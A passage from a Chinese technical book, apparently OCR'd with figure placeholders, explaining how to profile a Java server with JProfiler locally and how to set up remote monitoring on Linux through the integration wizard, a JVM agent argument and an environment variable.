


图 6-11 JProfiler 应用设置

(4) 至此,可以监控本地服务器各个方面的性能。内存、CPU、线程等剖析视图,如图 6-12~图 6-14 所示。




图 6-12 JProfiler 内存剖析视图示例




图 6-13 JProfiler CPU 剖析视图




图 6-14 JProfiler 线程剖析视图

5. 远程监控

由于服务器一般运行在远程的服务器设备上，因此需要远程监控服务器资源。一般会安装在 Linux 操作系统上，运行类似于./JProfiler_linux_6_0.sh 的命令执行文件。如果没有安装 X Server，则要在命令后面加"-q"参数。JProfiler 会安装在/opt 目录下。然后进行配置，详细内容，可以从 http://resources.ej-technologies.com/jprofiler/help/doc/help.pdf 下载 help.pdf 文件。

(1) 打开本地的 JProfiler，选择 Session|Integration Wizards|New Remote Integration，选择 On a Remote Computer，在 Platform 上选择 Linux x86/AMD64，单击 Next 按钮。

(2) 输入远程 IP 地址，单击 Next。再输入 JProfiler 的安装目录，默认都安装在/opt/JProfiler4 下，单击 Next 按钮。

(3) 按照出现提示框来配置服务器，例如，在 Java 执行语句中加入下列参数：

```
-Xint -XrunJProfiler:port=8849 -Xbootclasspath/a:/opt/JProfiler4/bin/agent.jar;
```

在/etc/profile 中加入：

```
export LD_LIBRARY_PATH=/opt/JProfiler4/bin/linux-x86
```

然后，退出后重新登录。

